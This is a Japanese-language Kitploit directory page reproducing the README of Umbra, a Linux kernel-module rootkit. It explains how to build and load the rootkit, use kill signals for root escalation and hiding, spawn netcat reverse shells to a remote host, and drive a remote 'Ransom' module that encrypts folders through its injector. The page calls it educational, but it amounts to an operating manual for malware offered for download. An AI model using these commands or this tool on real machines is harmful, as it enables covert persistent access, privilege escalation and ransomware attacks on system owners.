
Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

··フィード·お問い合わせ·プライバシー·© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
Umbra — 4.xおよび5.xカーネルバージョンを標的とするLKMルートキットであり、リモートホストへのリバースシェルの生成、マルウェアの起動などを可能にするバックドアを開きます。 | Kitploit
ツール/GitHubGitHub/h3xduck/umbra
特権昇格暗号化/復号化ツール永続化メカニズムIDS/IPS回避ポストエクスプロイトコマンド&コントロール学習と教育ペイロード開発リモートアクセストロイの木馬
GitHubh3xduck/umbra

Umbra

4.xおよび5.xカーネルバージョンを標的とするLKMルートキットであり、リモートホストへのリバースシェルの生成、マルウェアの起動などを可能にするバックドアを開きます。

13627205年前Kitploit レビュー済み

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →
共有
リポジトリを見る

GitHub release (latest by date including pre-releases) Maintainability GitHub code size in bytes GitHub last commit

Umbra

Umbra は、カーネル 4.x および 5.x(5.7 まで)向けの、実験的な遠隔操作可能な LKM ルートキットです。リモートホストへのリバースシェル起動、マルウェアの遠隔実行などを行うネットワークバックドアを開きます。

このルートキットはまだ開発中ですが、以下に挙げる機能はすでに完全に動作します。

Backdoor in action

注: このルートキットは、カーネル 5.4.0 と Ubuntu 18.04 を使用して開発およびテストされています。
Features

  • 🌟 悪意のある TCP パケットを受信すると、リモート IP へリバースシェルを起動するバックドア。
  • 🌟 Umbra Injector を使用してルートキットを遠隔操作:
    • リモートリバースシェル。
    • ルートキットの遠隔での隠蔽/非表示解除。
    • Umbra Modules の起動。
  • 新機能: Umbra を拡張する特別なマルウェア風モジュールである Umbra Modules を追加しました。Umbra Injector から遠隔で起動できます。
  • 新機能: Umbra を遠隔操作可能なランサムウェアに変える Umbra モジュール「Ransom」。

Ransom module in action

  • Umbra は、ls などのユーザーコマンドから自身のファイルとディレクトリをすべて隠します。
  • Umbra は、シグナルを使って遠隔およびローカルで自身を隠蔽/非表示解除できます。
  • シグナル 50 を送信することによる権限昇格。
  • モジュール読み込み時に netcat リバースシェルを起動。
  • シグナル 51 を送信することでリモートホストへ netcat リバースシェルを起動。

さらなる機能は今後のアップデートで追加される予定です。

Disclaimer

このルートキットは純粋に教育目的です。意図しない使用によって生じたいかなる損害についても、私は責任を負いません。

また、Umbra は軽量な隠蔽および保護メカニズムのみを備えていることに留意してください。実際のシナリオで使用することを意図していません。

重要: このルートキットを自分のマシンでテストする場合は、VM の使用を強くお勧めします。

Umbra Modules について: ransom モジュールは簡単な暗号化メカニズムを使用していますが、あなたのマシン上の任意のフォルダを暗号化でき、実際に暗号化します。ファイルは簡単に復号できますが、管理された環境以外でルートフォルダなどに対して実行することは絶対にお勧めしません。

Table of Contents

  1. ビルドとインストール
  2. Umbra のアンロード
  3. ローカル制御
  4. Umbra Injector: リモート制御
  5. Umbra Modules
    • (新機能) Ransom
  6. 参照

Build and install

4.x または 5.x のカーネルが利用可能である必要があることに注意してください。

  1. カーネルヘッダファイルをダウンロードします
apt install linux-headers-$(uname -r)
  1. カーネルヘッダディレクトリ(通常は /usr/src 配下)を含むようにインクルードパスを設定します。vscode を使用している場合は、.vscode/c_cpp_properties.json で、どのディレクトリを含めるかの例を確認できます。

  2. プロジェクトをクローンします

git clone https://github.com/h3xduck/Umbra.git
cd Umbra
  1. Umbra をビルドします
make
  1. Umbra をカーネルにロードし、環境を設定します このスクリプトは Umbra をカーネルにインストールし、マルウェアモジュールを格納する特別なディレクトリを設定します。このディレクトリは後でルートキットによって隠蔽されます。
sudo ./install.sh

以前にスクリプトを実行していて、単に Umbra をカーネルにインストールしたい場合は、次のコマンドを実行できます:

sudo insmod ./umbra.ko

Unloading Umbra

Umbra が不可視モードでないことを確認してください。そうでない場合、この操作は失敗します。

sudo rmmod umbra

Basic Usage: Local control

現在のユーザー権限を root に変更

  • 任意の PID にシグナル 50 を送信します。
kill -50 1

IP:PORT への netcat リバースシェルを起動

  • ルートキットをビルドする前に、CONFIG.H で希望の IP とポートを設定します。デフォルトは 127.0.0.1:5888 です。

  • リモートホストで待ち受けを開始します。

nc -lvp 5888
  • 任意の PID にシグナル 51 を送信します。Umbra がそれを受信してシェルを起動します。
kill -51 1

注: Umbra は、ロード時にもリバースシェルの起動を試みます。

ルートキットを隠す - 不可視モード

これにより、lsmod などのコマンドでルートキットが表示されたり、rmmod で削除されたりするのを防ぎます。

kill -52 1

ルートキットの非表示を解除

不可視モードが有効な場合、それを解除します。

kill -53 1

Umbra Injector: リモート制御

バックドア経由でリバースシェルを取得

Umbra Injector は、Umbra がインストールされる前(インストールされ次第シェルを取得できます)または対象システムに Umbra がインストールされた後に実行できます。

./injector -S 127.0.0.1

バックドアは、次のペイロードを持つパケットを待ち受けます: UMBRA_PAYLOAD_GET_REVERSE_SHELL。

また、私のライブラリ RawTCP を使用して独自のインジェクタを構築することもできます。

リモートでルートキットを隠す - 不可視モード

これにより、lsmod などのコマンドでルートキットが表示されたり、rmmod で削除されたりするのを防ぎます。

./injector -i 127.0.0.1

リモートでルートキットの非表示を解除

不可視モードが有効な場合、それを解除します。

./injector -u 127.0.0.1


ヘルプ

Umbra Injector の実行方法に関する完全な情報は、次のコマンドで確認できます:

./injector -h

Umbra Modules

Umbra Modules は、install.sh スクリプトによって /tmp/umbra に格納され、Umbra がそれらを隠蔽します。このディレクトリは、ls などのコマンドでは表示されません。

Ransom モジュール

このモジュールは、Umbra Injector を介して遠隔からランサムウェアのような攻撃を仕掛けることができます。暗号化されたファイルには .ubr 拡張子が付きます。

現在の暗号化メカニズムは、概念実証としての単純なビット単位の NOP です。モジュールを編集して、独自の暗号化アルゴリズムを組み込むことができます。

ディレクトリとそのすべてのサブディレクトリを暗号化

./injector -p /Your/Path/To/Encrypt -e 127.0.0.1

ディレクトリとそのすべてのサブディレクトリを復号

./injector -p /Your/Path/To/Decrypt -d 127.0.0.1

参照

このルートキットの開発には、LKM とルートキット技術に関するかなりの量の調査が必要でした。以下は、私が使用したリソースの不完全なリストです: LKM の作成方法:

  • https://sysprog21.github.io/lkmpg/

Linux システムコールリファレンス:

  • https://syscalls64.paolostivanin.com/

ルートキットの参考資料:

  • https://xcellerator.github.io/posts/
  • https://web.archive.org/web/20160620231623/http://big-daddy.fr/repository/Documentation/Hacking/Security/Malware/Rootkits/writing-rootkit.txt
  • https://github.com/f0rb1dd3n/Reptile

ライセンス

このプロジェクトは GPLv2 ライセンスの下でライセンスされています。LICENSE を参照してください。

ツールをダウンロード